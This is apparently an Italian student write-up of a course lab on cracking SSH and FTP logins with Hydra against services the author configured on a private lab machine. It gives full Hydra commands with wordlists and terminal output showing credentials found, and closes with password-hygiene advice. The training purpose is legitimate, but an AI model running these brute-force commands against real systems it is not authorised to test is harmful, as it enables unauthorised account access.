S6.L5

# *Authentication cracking con Hydra*

## *Esercizio del Giorno*

Traccia:

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio.

L’esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l’autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione. L’esercizio si svilupperà in due fasi:
- Una prima fase dove insieme vedremo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra.
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

# *Introduzione alla Sicurezza dei Servizi di Rete*

Cosa sono i servizi di rete?

I servizi di rete sono quei servizi che consentono ai dispositivi di comunicare tra loro all'interno di una rete.

Alcuni esempi di questi servizi includono SSH, utilizzato per il controllo remoto di un computer, e FTP, impiegato per il trasferimento di file. In questo caso, ci concentreremo principalmente su questi due, in quanto sono i servizi che utilizzeremo nell'esercizio. Altri esempi di servizi di rete sono Telnet e HTTP.

È essenziale proteggere questi servizi, perché, se non adeguatamente sicuri, possono essere facilmente presi di mira da chi intende lanciare attacchi.

Ma come possiamo proteggerli? Una delle soluzioni è l'autenticazione, che prevede l'uso di username e password per verificare l'identità di chi sta tentando di accedere. Tuttavia, se utilizziamo password troppo semplici o comuni, anche questa misura diventa una vulnerabilità, poiché facilmente attaccabile.

In che modo possono essere effettuati gli attacchi? La risposta è semplice: attraverso il cracking delle password.

Ma cosa significa "cracking"? Si tratta di un metodo che permette di indovinare la password di un servizio utilizzando tecniche come il brute force (provando tutte le combinazioni possibili) o un attacco di tipo dizionario (provando parole comuni o frasi già note). Per fare ciò noi utilizzeremo Hydra.

# *Che cos'è Hydra?*

- Hydra è uno strumento utilizzato per testare la sicurezza di un sistema, cercando di "craccare" le password di vari servizi di rete, come SSH, FTP, Telnet e altri. È uno degli strumenti più usati per attacchi di tipo brute force (sconsigliato) o dictionary attack.
- Hydra ha un'architettura modulare, in cui ogni modulo è una sezione di codice che istruisce lo strumento su come attaccare un determinato protocollo.

## Come funziona Hydra?

- Hydra prova a inserire automaticamente una grande quantità di combinazioni di password per trovare quella corretta. Utilizza principalmente due metodi:
- **Brute Force:** Prova tutte le possibili combinazioni di caratteri fino a trovare quella giusta. Questo metodo può essere molto lento.
- **Dictionary Attack:** Usa una lista di parole comuni (un "dizionario") per cercare di indovinare la password.

Per questo motivo, è importante non usare password semplici o comuni, come il proprio nome seguito dalla data di nascita, o sequenze numeriche come 123456, in quanto sono facilmente individuabili.


# Passiamo alla pratica!

- *Iniziamo creando un nuovo utente su Kali chiamato "test_user" utilizzando il comando adduser.*
- *Successivamente, abilitiamo il servizio SSH con il comando sudo service ssh start.*
- *Una volta avviato il servizio, proviamo a connetterci tramite SSH.*

*Come si può vedere dall'immagine, il processo è andato a buon fine.*

- Dopo aver verificato l'accesso, configuriamo Hydra per avviare una sessione di cracking utilizzando il seguente comando: hydra -V -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.103 -t4 ssh

Suddiviso in:

- **hydra** è il comando per avviare il programma.
- **-V** è l'opzione che ci permette di visualizzare le combinazioni di username e password che Hydra sta provando.
- **-L** specifica il percorso alla lista di username da testare.
- **-P** indica il percorso alla lista di password da provare.
- **192.168.1.103** è l'indirizzo IP della macchina vittima.
- **-t4** imposta il numero di thread da utilizzare per velocizzare il processo.
- **ssh** indica il servizio  su cui vogliamo forzare l'accesso.

Per questo test andremo ad utilizzare una lista scaricata in precedenza, ovvero: seclists.

Possiamo verificare il corretto funzionamento del codice nell'immagine successiva:


```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -V  -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.103 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 04:14:45
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.1.103:22/
[ATTEMPT] target 192.168.1.103 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "123456789" - 5 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "1234" - 7 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "111111" - 8 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "1234567" - 9 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "123123" - 11 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "baseball" - 12 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "abc123" - 13 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "football" - 14 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "monkey" - 15 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "letmein" - 16 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "696969" - 17 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "shadow" - 18 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "master" - 19 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "666666" - 20 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "123321" - 22 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "mustang" - 23 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "1234567890" - 24 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "michael" - 25 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "654321" - 26 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "pussy" - 27 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "superman" - 28 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "1qaz2wsx" - 29 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "7777777" - 30 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "fuckyou" - 31 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "info" - pass "121212" - 32 of 8295455000000 [child 3] (0/0)
```

Sappiamo che utilizzando questo comando, Hydra impiegherà molto tempo per trovare l'username e la password corretti, poiché le liste contengono milioni di username e password comuni, e dovrà quindi provare milioni di combinazioni diverse. Per questo motivo, adotteremo un approccio alternativo.

# *Approccio alternativo.*

- In questo caso, poiché sia l'username che la password sono a noi noti (essendo stati creati da noi), procederemo creando delle liste personalizzate. Ho creato due liste separate: una contenente diversi username e l'altra con varie password, incluse quelle utilizzate per accedere ai servizi. In questo modo, potremo eseguire l'attacco utilizzando dizionari specifici, che contengono un numero ridotto di dati e, quindi, un numero inferiore di combinazioni da provare.

  Le liste da me create si chiamano rispettivamente: user.txt e pass.txt (vedi immagine):



```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -V -L ~/Desktop/user.txt -P ~/Desktop/pass.txt 192.168.1.103 -t 4 ssh

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bind

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 04:37:29
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p:4), ~4 tries per task
[DATA] attacking ssh://192.168.1.103:22/
[ATTEMPT] target 192.168.1.103 - login "ciao" - pass "pass" - 1 of 16 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "ciao" - pass "12345" - 2 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "ciao" - pass "abcdef" - 3 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "ciao" - pass "testpass" - 4 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "sara" - pass "pass" - 5 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "sara" - pass "12345" - 6 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "sara" - pass "abcdef" - 7 of 16 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "sara" - pass "testpass" - 8 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "test_user" - pass "pass" - 9 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "test_user" - pass "12345" - 10 of 16 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "test_user" - pass "abcdef" - 11 of 16 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "test_user" - pass "testpass" - 12 of 16 [child 2] (0/0)
[22][ssh] host: 192.168.1.103   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.103 - login "io" - pass "pass" - 13 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "io" - pass "12345" - 14 of 16 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "io" - pass "abcdef" - 15 of 16 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "io" - pass "testpass" - 16 of 16 [child 3] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 04:37:56
```

*Per testare questo metodo, inseriamo il comando: `hydra -V -L /Desktop/user.txt -P /Desktop/pass.txt 192.168.1.103 -t4 ssh `*

*Possiamo notare che il processo è molto più rapido rispetto all'uso di liste più grandi, poiché le combinazioni da provare sono decisamente inferiori. Dopo pochi secondi, vediamo l'username e la password corretti utilizzati per il servizio SSH.*

# *Esercizio fase 2*

*Per la seconda parte dell'esercizio, scegliete un servizio da configurare, e poi provate a craccare l'autenticazione con Hydra.*

Per la seconda fase dell'esercizio, abbiamo scelto di utilizzare il servizio FTP.

Procediamo quindi con l'installazione utilizzando il comando: `sudo apt-get install vsftpd ` .

Dopo l'installazione, avviamo il servizio con il comando: `service vsftpd start `

Per questa seconda fase, ho deciso di creare anche un altro utente, ftptestuser, per verificare se Hydra riesce a trovare tutti gli account che possono accedere al servizio FTP.

Quindi fatto ciò avviamo il programma tramite il comando: *`hydra -V -L /Desktop/user.txt -P /Desktop/pass.txt ftp://192.168.1.103 `*

In questo caso, ho scelto di utilizzare direttamente le liste personalizzate per ottenere i risultati più rapidamente.

Come mostrato nella slide successiva, il programma individua correttamente entrambi gli account di accesso per il servizio FTP.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -V -L ~/Desktop/user.txt -P ~/Desktop/pass.txt ftp://192.168.1.103

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 04:53:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:5/p:4), ~2 tries per task
[DATA] attacking ftp://192.168.1.103:21/
[ATTEMPT] target 192.168.1.103 - login "ciao" - pass "pass" - 1 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.1.103 - login "ciao" - pass "12345" - 2 of 20 [child 1] (0/0)
[ATTEMPT] target 192.168.1.103 - login "ciao" - pass "abcdef" - 3 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.1.103 - login "ciao" - pass "testpass" - 4 of 20 [child 3] (0/0)
[ATTEMPT] target 192.168.1.103 - login "sara" - pass "pass" - 5 of 20 [child 4] (0/0)
[ATTEMPT] target 192.168.1.103 - login "sara" - pass "12345" - 6 of 20 [child 5] (0/0)
[ATTEMPT] target 192.168.1.103 - login "sara" - pass "abcdef" - 7 of 20 [child 6] (0/0)
[ATTEMPT] target 192.168.1.103 - login "sara" - pass "testpass" - 8 of 20 [child 7] (0/0)
[ATTEMPT] target 192.168.1.103 - login "test_user" - pass "pass" - 9 of 20 [child 8] (0/0)
[ATTEMPT] target 192.168.1.103 - login "test_user" - pass "12345" - 10 of 20 [child 9] (0/0)
[ATTEMPT] target 192.168.1.103 - login "test_user" - pass "abcdef" - 11 of 20 [child 10] (0/0)
[ATTEMPT] target 192.168.1.103 - login "test_user" - pass "testpass" - 12 of 20 [child 11] (0/0)
[ATTEMPT] target 192.168.1.103 - login "io" - pass "pass" - 13 of 20 [child 12] (0/0)
[ATTEMPT] target 192.168.1.103 - login "io" - pass "12345" - 14 of 20 [child 13] (0/0)
[ATTEMPT] target 192.168.1.103 - login "io" - pass "abcdef" - 15 of 20 [child 14] (0/0)
[ATTEMPT] target 192.168.1.103 - login "io" - pass "testpass" - 16 of 20 [child 15] (0/0)
[21][ftp] host: 192.168.1.103   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.103 - login "ftptestuser" - pass "pass" - 17 of 20 [child 11] (0/0)
[ATTEMPT] target 192.168.1.103 - login "ftptestuser" - pass "12345" - 18 of 20 [child 7] (0/0)
[ATTEMPT] target 192.168.1.103 - login "ftptestuser" - pass "abcdef" - 19 of 20 [child 13] (0/0)
[ATTEMPT] target 192.168.1.103 - login "ftptestuser" - pass "testpass" - 20 of 20 [child 0] (0/0)
[21][ftp] host: 192.168.1.103   login: ftptestuser   password: testpass
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-08 04:53:51
```

# Conclusione

In conclusione, grazie a questo esercizio abbiamo potuto approfondire l'utilizzo di Hydra per testare la sicurezza dei servizi di rete, con un focus su SSH e FTP. Abbiamo esplorato diversi approcci: uno con liste preimpostate di username e password comuni e un altro con liste personalizzate, notando come queste ultime abbiano ridotto significativamente i tempi di attesa. In questo caso, poiché conoscevamo le credenziali, abbiamo potuto creare liste su misura, che rappresentano l'approccio più efficiente. Tuttavia, in situazioni in cui non si disponga di informazioni specifiche, è possibile utilizzare liste diverse: ad esempio, se si conosce solo l'username, si può restringere il tentativo solo alle password per quell'utente, o, se si conosce la lunghezza della password, si possono usare liste con termini di quella lunghezza.

Questo esercizio ha evidenziato l'importanza di utilizzare password complesse per i nostri account e, quando possibile, di adottare ulteriori fattori di sicurezza come l'autenticazione a due fattori.

Un consiglio utile è anche quello di cambiare regolarmente le credenziali, poiché questo rende più difficile per un attaccante intercettare l'accesso, dato che i tentativi di cracking avanzano costantemente.